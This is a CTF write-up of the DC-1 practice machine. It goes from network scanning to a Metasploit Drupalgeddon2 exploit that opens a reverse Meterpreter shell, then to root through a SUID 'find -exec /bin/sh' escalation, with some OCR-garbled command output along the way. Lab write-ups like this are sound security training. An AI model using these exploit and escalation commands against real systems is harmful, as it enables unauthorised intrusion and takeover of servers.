DC - 1

New Practice CTF

In This CTF I tried I learn about the drupal vulnerability with help of that we solve this CTF.

> Step 1

We first Scan the entire network for finding our targeted system

```
(kali® kali)-[~]

$\frac{1}{2}\text{ mmap } 172.20.10.1/24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-25 03:49 EDT

Nmap scan report for 172.20.10.1

Host is up (0.0041s latency).

Not shown: 996 closed tcp ports (reset)

PORT STATE SERVICE

21/tcp open ftp

53/tcp open domain

49152/tcp open unknown
62078/tcp open iphone-sync

MAC Address: AA:9C:78:C2:B4:64 (Unknown)

Nmap scan report for 172.20.10.3

Host is up (0.0010s latency).

Not shown: 997 closed tcp ports (reset)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

111/tcp open rpcbind

MAC Address: 00:00:29:AC:B9:8B (VMware)

Nmap scan report for 172.20.10.6


Host is up (0.00054s latency).

All 1000 scanned ports on 172.20.10.6 are in ignored states.

Not shown: 1000 filtered tcp ports (no-response)

MAC Address: AC:82:47:30:FA:43 (Intel Corporate)
```

We found that 172.20.10.3 is our targeted system ip we will check by entering it on browser.





It confirms now this is our targeted machine

So in this step we will see there how much ports is open and what in basic vulnerabilities in this machine.


We found that drupal version 7 is present lets see what we found through directory brute forcing.

In directory brute forcing we didn't find something use full but we know drupal is present there.






As we know drupal is there now we will try to find a exploit for drupal on Metasploit Framework.



We will use 1st exploit for that follow below steps as per screenshots.



Here we need to set rhost in that set targeted machines ip which is 172.20.10.3

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 172.20.10.3 rhost ⇒ 172.20.10.3 msf6 exploit(unix/webapp/drupal_drupalgeddon2) > ■
```

Now exploit it. We have got the meterpreter access.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 172.20.10.3
rhost ⇒ 172.20.10.3
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 172.20.10.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 172.20.10.3
[*] Meterpreter session 1 opened (172.20.10.5:4444 → 172.20.10.3:33462) at 2025-06-25 04:15:29 -0400
meterpreter >
```

> Step 6

Now we need to go to the shell for finding a flag for that follow the following steps.

```
meterpreter > shell
Process 3418 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
```

Now we have privilege access we will find flag here

```
www-data@DC-1:/var/www$ ls
COPYRIGHT.txt
                   LICENSE.txt
                                   cron.php
                                                           sites
                                                modules
INSTALL.mysql.txt
                  MAINTAINERS.txt flag1.txt
                                                           themes
                                                profiles
INSTALL.pgsql.txt
                   README.txt
                                   includes
                                                           update.php
INSTALL.sqlite.txt UPGRADE.txt
                                   index.php
                                                robots.txt web.config
                   authorize.php install.php scripts
INSTALL.txt
                                                           xmlrpc.php
www-data@DC-1:/var/www$ cat flag1.txt
cat flag1.txt
Every good CMS needs a config file - and so do you.
www-data@DC-1:/var/www$
```

We got our first flag there is hint in it for finding second flag

Now we have first flag we will check there is anything in targeted home directory

```
www-data@DC-1:/var/www$ cd /home
cd /home
www-data@DC-1:/home$ ls
ls
flag4
www-data@DC-1:/home$ cd flag4
cd flag4
www-data@DC-1:/home/flag4$ ls
ls
flag4.txt
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?
www-data@DC-1:/home/flag4$
```

We got flag4 and some hint with it, as it saying let's try to access root because the final flag is in root.

> Step 8

We will use this command in this command we are finding permission access for files that are in root and /dev/null is for false result dumb in null folder (the blackhole of linux).

find / -perm -u=s -type f 2>/dev/null

```
www-data@DC-1:/home/flag4$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home/flag4$
```

We found that file.

```
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/pt_chown
/usr/lib/pt_ct/dmcrypt_get_device
/usr/lib/eject/dmcrypt_get_device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home/flag4$
```

> Step 9

Now we will create one directory in finf/tmp called rushi. Because we know find has access of root.

```
www-data@DC-1:/home/flag4$ cd /tmp
cd /tmp
www-data@DC-1:/tmp$ ls
ls
www-data@DC-1:/tmp$ touch rushi
touch rushi
www-data@DC-1:/tmp$ ■
```

Now after that we find that directory we created with the help of command: find /tmp/rushi -exec "/bin/sh" \;

And because of this we got root access....

```
www-data@DC-1:/tmp$ touch rushi
touch rushi
www-data@DC-1:/tmp$ find /tmp/rushi -exec "/bin/sh" \;
find /tmp/rushi -exec "/bin/sh" \;
#
```

Now we are in root and here go to /root for final flag.

```
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# ■
```
